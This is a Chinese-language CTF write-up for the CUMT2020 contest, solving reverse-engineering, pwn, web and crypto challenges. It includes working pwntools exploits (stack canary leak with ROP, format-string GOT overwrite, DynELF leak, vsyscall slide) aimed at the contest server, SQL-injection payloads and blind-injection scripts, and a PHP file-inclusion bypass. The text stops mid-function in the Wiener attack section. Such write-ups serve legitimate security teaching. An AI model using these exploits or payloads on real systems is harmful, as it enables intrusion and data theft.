
**CUMT2020---- 主人的任务罢了 WP**

1. **RE**

(1 )re1-连个签到的分都不给你



使用IDA打开re1-sign.exe得到flag

（2）re2-兄弟们快来帮帮萄萄 [

UPX的裸壳，工具脱壳

（3）re3-python题禁止py

简单字节码，dis（）都不用，直接提取数组异或

（4）re4-C艹

字符串定位

查看程序关键逻辑，把我们输入的，通过一个数组，经过一个类似于如下的提取

```python

flag='' #我们输入的

ls=[] #给定的数组

for i in ls:

str+=flag[i]

```

然后把得到的字符串str然后与给定的字符串`eMl1\_l1hT9\_ldcoR3OC1CW0HhC\_{UF30Tp\_\_l}`进行比较

exp如下：

```python

str='eMl1\_l1hT9\_ldcoR3OC1CW0HhC\_{UF30Tp\_\_l}'

flag=[0]\*38

ls=[0x15,2,0xa,0x16,0x13,0xb,0x11,0x8,0x3,0x1b,0x19,0x21,0x12,

0x1a,0x18,0x10,9,0x22,0x24,0x17,0x4,0xe,0xc,0x14,0x1e,0,

0x1d,0x7,0x1,0x6,0x1f,0xf,0x5,0x1c,0xd,0x23,0x20,0x25]

k=0

for i in ls:

flag[i]=ord(str[k])

k+=1

print(''.join(chr(i)for i in flag))

```

（5）re6-兄弟们快来帮帮新荣

一个古典密码算法，IDA阅读汇编，提取程序博客找到解密轮子，修改关键函数。

unsigned int decrypt(unsigned int c) {  
    unsigned int A = rightShiftXor(c, 0xF);  
    unsigned int B = rightShiftXor(A, 0x19);  
    unsigned int C = rightShiftXor(B, 0xB);  
    unsigned int D = rightShiftXor(C, 0xA);  
    unsigned int E = leftShiftXor(D, 0x10);  
    unsigned int F = leftShiftXor(E, 0x12);  
    unsigned int G = leftShiftXor(F, 4);  
    unsigned int H = leftShiftXor(G, 0x1B);  
    unsigned int I = rightShiftXor(H, 0x12);  
    unsigned int J = leftShiftXor(I, 0x8);  
    unsigned int K = rightShiftXor(J, 0x16);  
    unsigned int L = rightShiftXor(K, 9);  
    unsigned int M = rightShiftXor(L, 2);  
    unsigned int N = leftShiftXor(M, 0x1c);  
    unsigned int p = leftShiftXor(N, 0x12);  
    return p;  
}

完成解密

（6）re7-兄弟们快来帮帮鼎哥

法一：PYD字节码，IDA定位校验函数，修改关键判断绕过判断函数，看雪上有博文，认真学习，耐心调试即可。

法二：搭建假服务器：劫持host

from flask import Flask, render\_template, request  
app = Flask(\_\_name\_\_)  
  
@app.route("/", methods=[&apos;GET&apos;, &apos;POST&apos;])  
def hello():  
    if request.method == &apos;GET&apos;:  
        return &apos;Hello&apos;  
    else:  
        username = request.form.get(&apos;username&apos;)  
        password = request.form.get(&apos;password&apos;)  
        return &apos;success&apos;  
  
if \_\_name\_\_ == "\_\_main\_\_":  
    app.run(&apos;0.0.0.0&apos;, &apos;19900&apos;)

1. **PWN**


pwn3 canary

常规套路泄露canary，sendline最后会有一个回车，即'\a'，ida中计算偏移



0x40-0x8=0x38

查找`pop rdi ; ret` 这题后门函数system的参数是假的，需要把它pop出来，然后把程序中给我们的sh放进去，rdi寄存器对应着第一个参数的位置。将’sh’弹入rdi，后面调用的system的时候会将这个值作为参数



```python

from pwn import \*

context.log\_level="debug"

#p=process('./canary')

p=remote('202.119.201.197','10004')

system=0x400742

elf=ELF('./canary')

sh\_addr=0x400904

pop\_rdi=0x4008e3

payload='a'\*0x38

p.recvuntil("Let's pwn it!")

p.sendline(payload)

p.recvuntil('a'\*0x38)

canary=u64(p.recv(8))-0xa

print "canary"+hex(canary)

payload2='a'\*0x38+p64(canary)+'a'\*8+p64(pop\_rdi) + p64(sh\_addr) + p64(system)

p.sendline(payload2)

p.interactive()


```


pwn4 fmstr

checksec

不是FULL RELRO，可以修改got表

ida查看，发现printf 存在格式化字符串漏洞，测试偏移



偏移在8的位置，然后可以通过修改got表中的gets函数的地址为我们的后门函数，函数执行时其实执行是我们的后门函数

```python

from pwn import \*

p=remote('202.119.201.197','10006')

#p=process('./fmstr')

elf=ELF('./fmstr')

backdoor=0x0804857D

p.recvuntil("what's your name:")

get\_got = elf.got['gets']

payload=fmtstr\_payload(8,{get\_got:backdoor})

p.sendline(payload)

p.interactive()

```

pwn5 babyrop

checksec


![image-20200925131706119](.\img\image-20200925131706119.png)

开启了nx，栈不可执行，题目中也给了提示通过rop的方法来绕过nx，通过栈溢出来getshell

没有system函数，但是给了/bin/sh没有给libc，ldd之后试了本地的libc可以打通本地打不通远程


于是采用dynelf方法，pwntools的一个工具，参考链接https://www.jianshu.com/p/7ac44360ffc9

程序中可用的函数



一般可以采用write函数或者puts函数泄露出system函数的地址

计算偏移地址 pattern create 200



程序在0x41384141处断了，然后计算出偏移

```python

from pwn import \*

p=remote('202.119.201.197','10001')

context.log\_level="debug"

#p=process('./babyrop')

elf=ELF('babyrop')

#libc=ELF('/lib/i386-linux-gnu/libc.so.6 ')

main = elf.symbols['main']

plt\_write=elf.symbols["write"]

def leak(addr):

p.recvuntil('so...you want to say:')

payload='A'\*112 + p32(plt\_write) + p32(main) + p32(1) + p32(addr) + p32(4)

p.send(payload)

data=p.recv(4)

return data

b=DynELF(leak,elf=ELF("babyrop"))

sys\_addr=b.lookup("system","libc")

binsh\_addr=0x08048630

p.recvuntil('so...you want to say:')

payload3='a'\*112+p32(sys\_addr)+'a'\*4+p32(binsh\_addr)

p.sendline(payload3)

p.interactive()

```

pwn6 backdoor\_again

checksec，RELRO保护全开，栈不可执行，开启了pie，地址随机化，不太好泄露地址


而后的read函数中又存在栈溢出，利用vsyscall来进行滑动绕过，vsyscall可以就看成是一个`ret`指令

原题，参考链接：https://www.cnblogs.com/hawkJW/p/13600295.html

http://blog.eonew.cn/archives/968

http://www.pwn4fun.com/pwn/recently-interesting-pwn-example.html

动调起来，随便输入一点



此时rbp是在 push r15 那里 后面有个地址（最后一个）指向main函数，和我们的binsh地址很靠近，我们可以划过去（在之前的栈上放入足够数量的 NOP比如vsyscall）然后修改低位为binsh的地址，rbp距离main函数还需要四个vsyscall函数

```python

from pwn import \*

context.log\_level = 'debug'

#p=process('./backdoor\_again')

p=remote('202.119.201.197','10003')

gdb.attach(p)

payload = 'a'\*0x38+p64(0xFFFFFFFFFF600400)+p64(0xFFFFFFFFFF600400)+p64(0xFFFFFFFFFF600400)+p64(0xFFFFFFFFFF600400)+b'\xA8'

p.sendafter("stackoverflow",payload)

p.interactive()

```

1. **WEB**

# Web #

## Web签到 ##

一开始显示GET 1,所以传参?1=1，然后显示POST 2，所以使用POST方法传入2=2。

<?php

error\_reporting(0);

if (!isset($\_GET["1"]))

die("Please Give me a GET 1 !");

if (!isset($\_POST["2"]))

die("Please Give me a POST 2 !!");

highlight\_file(\_\_FILE\_\_);

if (isset($\_GET["file"]))

echo file\_get\_contents($\_GET["file"]);

//Where is the flag?

?>

看到题目代码，有文件包含语句，最后构造GET:?1=1&file=flag.php和POST:2在Elements中获得flag。

## Babysqli ##

查看源码，发现提示

<!-- select \* from users where user='$username' and password='$password' -->

经过测试发现本题过滤了空格，所以可以使用/\*\*/绕过。

POST构造语句`username=admin&password='or/\*\*/1#`

![](https://tvax3.sinaimg.cn/large/007u7C9Rgy1gj335hpjlwj30hi0e8ta0.jpg)

题目出现回显。

这题有三种解法，一是报错注入，二是联合注入，三是盲注。

报错注入：

password='or/\*\*/extractvalue(1,concat('~',database()))#&username=admin

爆出数据库cumtctf。

password='or/\*\*/extractvalue(1,concat('~',(select/\*\*/group\_concat(table\_name)/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema="cumtctf")))#&username=admin

爆出表名users。

password='or/\*\*/extractvalue(1,concat('~',(select/\*\*/concat(column\_name)/\*\*/from/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_name="users"/\*\*/limit/\*\*/4,1)))#&username=admin

爆出列名password。

password='or/\*\*/extractvalue(1,concat('~',(select/\*\*/concat(password)/\*\*/from/\*\*/users/\*\*/limit/\*\*/7,1)))#&username=admin

获得flag。

联合注入：

password='/\*\*/union/\*\*/select/\*\*/1,2,3,password,5,6,7,8/\*\*/from/\*\*/users#&username=admin

盲注：

import requests

url = "http://202.119.201.197:13003/"

data = {"username":"admin","password":""}

result = ""

i = 0

while( True ):

i = i + 1

head=32

tail=127

while( head < tail ):

mid = (head + tail) // 2

payload = "\'or/\*\*/if(ord(mid((select/\*\*/group\_concat(password)/\*\*/from/\*\*/users),%d,1))>%d,1,0)#"%(i,mid)

data['password'] = payload

r = requests.post(url,data=data)

if "Hello" in r.text :

head = mid + 1

else:

tail = mid

last = result

if chr(head)!='':

result += chr(head)

else:

break

print(result)

## Secret ##

打开只看到一张图片，打开源码也没有什么，将图片下载下来，打开发现源码。

<?php

error\_reporting(0);

include\_once('flag.php');

if(isset($\_GET['param1']))

{

$str1=$\_GET['param1'];

if(file\_get\_contents($str1)!=='Suvin\_wants\_a\_girlfriend')

die("Suvin doesn't like you");

if(isset($\_GET['param2'])){

$str2=$\_GET['param2'];

if(!is\_numeric($str2))

die('Suvin prefers strings of Numbers');

else if($str2<3600\*24\*30)

die('Suvin says the num is too short');

else if($str2>3600\*24\*31)

die('Suvin says the num is too long');

else {

echo "Suvin says he's falling in love with you!"."</br>";

sleep(intval($str2));

}

if (isset($\_POST['param1']) && isset($\_POST['param2'])) {

$str1=$\_POST['param1'];

$str2=$\_POST['param2'];

if(strlen($str1)>1000)

die("It's too long");

if(((string)$str1!==(string)$str2)&&(sha1($str1)===sha1($str2)))

echo $flag;

else

die("It's so similar to md5");

}

}

}

审计代码可知有三个需要绕过的点。

第一个，file\_get\_contents漏洞，需要我们传入一个文件并且文件内容为Suvin\_wants\_a\_girlfriend。本题没有符合该内容的文件，所以使用data伪协议。

构造：?param1=data://text/plain;base64,U3V2aW5fd2FudHNfYV9naXJsZnJpZW5k

第二个是要让str2=2592000,直接输入2592000的话，会下面的sleep函数，需要等很久，但是sleep(intval($str2))可以采用别的方法绕过，输入param2=2.592e6，只需要sleep(2.592)即可。

第三个便是

if(((string)$str1!==(string)$str2)&&(sha1($str1)===sha1($str2)))

echo $flag;

sha1进行强比较时是可以通过数组绕过的，但是这里将数据进行了强制转换，所以用数组前半部分就不能通过判断。

所以需要找到sha1碰撞。

参考：[https://blog.csdn.net/caiqiiqi/article/details/68953730](https://blog.csdn.net/caiqiiqi/article/details/68953730)

![](https://tvax3.sinaimg.cn/large/007u7C9Rgy1gj34g9hxu1j30tn0ig41r.jpg)

用浏览器POST错误，所以使用burpsuite传参获得flag。

## Babysqli2 ##

这题没有回显，所以使用盲注。

<!-- select \* from users where user='$username' and password='$password' -->

查询语句和sql1一样，发现本题引号被过滤了，所以构造 `username=admin\&password=or/\*\*/1#`，\将单引号转义，显示Login success成功绕过。

import requests

url = "http://202.119.201.197:13004/"

data = {"username":"admin\\","password":""}

result = ""

i = 0

while( True ):

i = i + 1

head=32

tail=127

while( head < tail ):

mid = (head + tail) // 2

payload = "or/\*\*/if(ord(right((select/\*\*/group\_concat(password)/\*\*/from/\*\*/users),%d))>%d,1,0)#"%(i,mid)

data['password'] = payload

r = requests.post(url,data=data)

if "Login success" in r.text :

head = mid + 1

else:

tail = mid

last = result

if chr(head)!='':

result += chr(head)

else:

break

print(result)

本题过滤了substr,substring和mid。所以只能用left或者right函数截取字符，这里的脚本用right函数跑出的结果是倒序的，逆转一下即可。

## 简单的文件包含？ ##

进去界面提示需要来自本地。

抓包增加X-Forwarded-For:127.0.0.1，提示

Do u think that I dont know X-Forwarded-For?<br>Too young too simple sometimes naive

将X-Forwarded-For修改为Client-ip绕过。

<?php

if ($\_SERVER['HTTP\_CLIENT\_IP'] != '127.0.0.1' && $\_SERVER['HTTP\_X\_REAL\_IP'] != '127.0.0.1'){

if ($\_SERVER['HTTP\_X\_FORWARDED\_FOR'] == "127.0.0.1") {

die("Do u think that I dont know X-Forwarded-For?<br>Too young too simple sometimes naive");

}

die("Sorry, this site is only optimized for those who comes from localhost");

}

show\_source(\_\_FILE\_\_);

include\_once("flag.php");

if(isset($\_POST['f']))

include\_once($\_POST['f']);

题目给出了源码。

发现这题和wmctf2020的Make PHP Great Again类似。

/proc/self指向当前进程的/proc/pid/，/proc/self/root/是指向/的符号链接，想到这里，用伪协议配合多级符号链接的办法进行绕过。

payload:

f=php://filter/convert.base64-encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/var/www/html/flag.php

![](https://tvax1.sinaimg.cn/large/007u7C9Rgy1gj35a6hvxhj30vs089t92.jpg)

1. **CRYPTO**

## 幼儿园的密码学 ##

# e = 0x10001

# n = 0xeb80cc09ed9780fe25cadf7c168d2da3ea24e35237e92faf5ee0d7980c11302f

# c = 0x596d5175112e346590aae5a3d633e71d2d12b28b60f08f8efa82fc092acc8c2d

# Hint ： google RSA

将n转为10进制得 `n=106521084065274837947153338013414677016150003618052696631715598225251903811631`

在factordb.com网站分解得

p=324350545929838254331191385863847627003

q=328413456989577256301798468872388310877

脚本：

import gmpy2

import libnum

e = 0x10001

n = 0xeb80cc09ed9780fe25cadf7c168d2da3ea24e35237e92faf5ee0d7980c11302f

c = 0x596d5175112e346590aae5a3d633e71d2d12b28b60f08f8efa82fc092acc8c2d

p=324350545929838254331191385863847627003

q=328413456989577256301798468872388310877

phi=(p-1)\*(q-1)

d=gmpy2.invert(e,phi)

m=pow(c,d,n)

print(libnum.n2s(m))

## 小学生的密码题 ##

from Secret import flag

def encode(ptext):

dic = [chr(i) for i in range(ord("A"), ord("}") + 1)]

m = [i for i in ptext]

tmp = [];s = []

for i in range(len(m)):

for j in range(len(dic)):

if m[i] == dic[j]:

tmp.append(j + 1)

for i in tmp:

res = ""

if i >= 8:

res += int(i/8)\*"8"

if i%8 >=4:

res += int(i%8/4)\*"4"

if i%4 >=2:

res += int(i%4/2)\*"2"

if i%2 >= 1:

res += int(i%2/1)\*"1"

s.append(res + "0")

print ("".join(s)[:-1])

encode(flag)

#2108841084108840210884042088888882108881088888421088888841088842108888108888882088884108884210882088888108888421088888088888840888888841

发现是云影密码。

def de\_code(c):

dic = [chr(i) for i in range(ord("A"), ord("}") + 1)]

flag = []

c2 = [i for i in c.split("0")]

for i in c2:

c3 = 0

for j in i:

c3 += int(j)

flag.append(dic[c3 - 1])

return flag

s=de\_code("2108841084108840210884042088888882108881088888421088888841088842108888108888882088884108884210882088888108888421088888088888840888888841")

print(s)

参考：[https://blog.csdn.net/lilongsy/article/details/108483119](https://blog.csdn.net/lilongsy/article/details/108483119)

## 初中生的密码题 ##

from Crypto.Util.number import \*

flag = b"CUMTCTF{\*\*\*\*\*\*\*\*\*\*\*}"

m = bytes\_to\_long(flag)

p = getPrime(2048)

q = getPrime(2048)

n=p\*q

print("n =")

print(n)

print("x =")

print(p - q)

e = 65537

print("e =")

print (e)

enc = pow (m,e,n)

print("c =")

print (enc)

# 848636981711330203910533960833570455347986345690792054016750216327432282027653737545502731789145875082064910377585125307004316982829408169391535303284775605083341204318559328114199464933306718077358184455649201353500348066849356092072732731595459583112558025395897556853371526959018489282157258240657926428930442774978485014507505784476690845099227369478496626645851076679385883251594929952035661085961598388544126711902983065521128172978259778754970695037278639045266353840536697343675638366506183715240679610094431082173271579344392346412454309134164388560354168918421706979410826758333952277436780339926907679282601846125790204266958409253210507301575619878252146515542791259716201124558373197816421305046774535734189567481599690381428371580696486054135486182509762880877363356256116336930055483318415453999460475103494980748558993889459677374574910745242385711928489669790527969454801533682757508950065697410745338257289717598141031203566419840587221470340637486034911686587695890702753064441476917845870069997649577034149354150224132983093069444866234262542625997399303875938451386377357399819123134018307163799151847997740448433278364764592560369020005024859119937315831252233159882960532854116233641920659786799836075681746397

# -3052070064538177039316204197190587772604720575847063904632214287646067455053231054471310322671549035272267675314294983896730810628462303176753740499536650509067032550999649642312183001467325569057721784454105443122299599368088210370664912463545058026638059476152117310712548608873763578306375998350729040793659145108802752313856984121444358377361896069243965149432626400631035486457915394853541729904150184876824863707417199152978276518660302136096681722191666079256269268999389217644896376343059852127338281844120448782198891495913902938174313438531667749920307775936355947018946620720978288405012504885451732231636

# 65537

# 500276652165476232076654622771677157250768179732264713523579845370773246348163260024607736441521224561215622461281586014983237858652417057155657449969056265720660829190301384970568346350223955618393888481761163081860577739642188925549367659640679318096760942544021237730989148483458109811329253634447727676739448614959129278184402908867775906054394989855924225114919908155555192049492166217426223547541734881640953812554490770886539711015590595225643347250775256347202731382399075874986175633735843442294362952658782222039304359012268388983517266514673942584394340271959108268767970975584914229361774953712985148623666397952697929068249614923619593159697025023419729477175132378161714469266964087936259094268257305699373043845836862837431528242266637009047435391814783091218052253028403118436883809360635254672757916796698717205444912499939444332318464917599147934380674170566512663319563482316813585703326406255062594138402301545958040346473049702846530817878290456916073719516628914765617094899424596847550000272048391510943841604964078978359922836810502915050553112186304778654077116518976860791033948994210848441625200565771078991918078367509133628707097275095964646533882786598320142068378456597291213602688733329815247771873609

`phi=(p-1)\*(q-1)=pq-(p+q)+1`，所以要构造p+q，题目给了p-q。

所以 `(p+q)^2=(p-q)^2+4pq`即可求得p+q。

import gmpy2

import libnum

n=848636981711330203910533960833570455347986345690792054016750216327432282027653737545502731789145875082064910377585125307004316982829408169391535303284775605083341204318559328114199464933306718077358184455649201353500348066849356092072732731595459583112558025395897556853371526959018489282157258240657926428930442774978485014507505784476690845099227369478496626645851076679385883251594929952035661085961598388544126711902983065521128172978259778754970695037278639045266353840536697343675638366506183715240679610094431082173271579344392346412454309134164388560354168918421706979410826758333952277436780339926907679282601846125790204266958409253210507301575619878252146515542791259716201124558373197816421305046774535734189567481599690381428371580696486054135486182509762880877363356256116336930055483318415453999460475103494980748558993889459677374574910745242385711928489669790527969454801533682757508950065697410745338257289717598141031203566419840587221470340637486034911686587695890702753064441476917845870069997649577034149354150224132983093069444866234262542625997399303875938451386377357399819123134018307163799151847997740448433278364764592560369020005024859119937315831252233159882960532854116233641920659786799836075681746397

x1=-3052070064538177039316204197190587772604720575847063904632214287646067455053231054471310322671549035272267675314294983896730810628462303176753740499536650509067032550999649642312183001467325569057721784454105443122299599368088210370664912463545058026638059476152117310712548608873763578306375998350729040793659145108802752313856984121444358377361896069243965149432626400631035486457915394853541729904150184876824863707417199152978276518660302136096681722191666079256269268999389217644896376343059852127338281844120448782198891495913902938174313438531667749920307775936355947018946620720978288405012504885451732231636

e=65537

c=500276652165476232076654622771677157250768179732264713523579845370773246348163260024607736441521224561215622461281586014983237858652417057155657449969056265720660829190301384970568346350223955618393888481761163081860577739642188925549367659640679318096760942544021237730989148483458109811329253634447727676739448614959129278184402908867775906054394989855924225114919908155555192049492166217426223547541734881640953812554490770886539711015590595225643347250775256347202731382399075874986175633735843442294362952658782222039304359012268388983517266514673942584394340271959108268767970975584914229361774953712985148623666397952697929068249614923619593159697025023419729477175132378161714469266964087936259094268257305699373043845836862837431528242266637009047435391814783091218052253028403118436883809360635254672757916796698717205444912499939444332318464917599147934380674170566512663319563482316813585703326406255062594138402301545958040346473049702846530817878290456916073719516628914765617094899424596847550000272048391510943841604964078978359922836810502915050553112186304778654077116518976860791033948994210848441625200565771078991918078367509133628707097275095964646533882786598320142068378456597291213602688733329815247771873609

x2=x1\*\*2+4\*n

x3=gmpy2.iroot(x2,2)

x3=58342634998122692674032973234620896020471694068399847453520741898744437026570834277134765347908181270295928479896424327076716339778780713227054670754114006755614107059128760453507315091935855120450792252194791430498450216725579392051311373554303029775579999984765816108626868293630358812164765119470747267373609041885833415440716244492402495944064255436477147868576748300862501670473856373437423326957856588782039066794320093570665076624361151742737113922376038763268964187459938086360191752544167623804772397201519904950840301831333585995087985697059748872751988663760065650743406672809203915981347563824970092886078

phi=n-x3+1

d=gmpy2.invert(e,phi)

m=pow(c,d,n)

print(libnum.n2s(m))

## 维也纳的秘密 ##

import random, MillerRabin, Arithmetic

from Crypto.Util.number import \*

from Secret import flag

def getPrimePair(bits=1024):

assert bits%4==0

p = MillerRabin.gen\_prime(bits)

q = MillerRabin.gen\_prime\_range(p+1, 2\*p)

return p,q

def generateKeys(nbits=2048):

assert nbits%4==0

p,q = getPrimePair(nbits//2)

n = p\*q

phi = Arithmetic.totient(p, q)

good\_d = False

while not good\_d:

d = random.getrandbits(nbits//4)

if (Arithmetic.gcd(d,phi) == 1 and 36\*pow(d,4) < n):

good\_d = True

e = Arithmetic.modInverse(d,phi)

return e,n,d

m = bytes\_to\_long(flag)

e,n,d = generateKeys()

print(e,n)

c = pow (m,e,n)

print (c)

# 25917869905353789552020051839685545807585887908450046088427531244499827291976782167954270910349135145650576577205887579602980345558674985105395501978268901326322190984756245598741821138929832796245200282809945902092452927735584403680358445261613953914943536843526277769116394598364429894016586950531738412000187564890144398840990145571955885937892052001539698596307058524682284055181201743515900813100220071848907331770786412369754343096043812458135104781836976573362623373912743876433806153076511149098647316326372142332490513102220713378272264003312902390898505790604790827479508911958178382856897907933377199566193,106602285831498822487486788497175055483413389274589435452182276717168915909703214196853831977107354376432175898907138060839801174230414399787961943308337842404599650916026415088762884858533403685998642441889119464243033004157478415547348866271362374758519029622126260984221580425672553497959526120398333794097492072777294689861833216730806226598330023420842069978222331772053519086812747673926909582663647038444661450353860411353335396908135442649692949063384865189330930012072526189754891675689042899811272336626668598113507084941522892240083044217780510968538395593221822537870102185136371596420208737931264071089819

# 15398020641711885710559511139367125697390856767570980918702304069921551026824973830905965011884029877409200714436395451238518167931282498171004159255219750106440201159997510300464170737146936143635060376097700682667493454396974135053233282346399826911102207173673203896533100043044490481712129066709761310607999156923718443531985800620856745964481756350778958018672069263974407939095582178915567712702600480364745442553319386928686249421339611325002839784705114574454557275960371558688802008912473101758827685572398618014465630145531065781435184623872800843020069614302900368019005227544170327166191217204578975950160

一看题目发现e和n都很大，再根据题目名字，知道这是wiener's attack.

import gmpy2

import libnum

def transform(x,y): #使用辗转相处将分数 x/y 转为连分数的形式

res=[]

while y:

res.append(x//y)

x,y=y,x%y

return res

def continued\_fraction(sub\_res):

numerator,denominator=1,0

for i in sub\_res[::-1]: #从sublist的后面往前循环

denominator,numerator=numerator,i\*numerator+denominator

return denominator,numerator #得到渐进分数的分母和分子，并返回

#求解每个渐进分数

def sub\_fraction(x,y):

res=transform(x,y)

res=list(map(continued\_fraction,(res[0:i] for i in range(1,len(res))))) #将连分数的结果逐一截取以求渐进分数

return res

def get\_pq(a,b,c): #由p+q和pq的值通过维达定理来求解p和q

par=gmpy2.isqrt(b\*b-4\*a\*c) #由上述可得，开根号一定是整数，因为有解

x1,x2=(-b+par)//(2\*a),(-b-par)//(2\*a)

return x1,x2

def wienerAttack(e,n):

for (d,k) in sub\_fraction(e,n): #用一个for循环来注意试探e/n的连续函数的渐进分数，直到找到一个满足条件的渐进分数

if k==0: #可能会出现连分数的第一个为0的情况，排除

continue

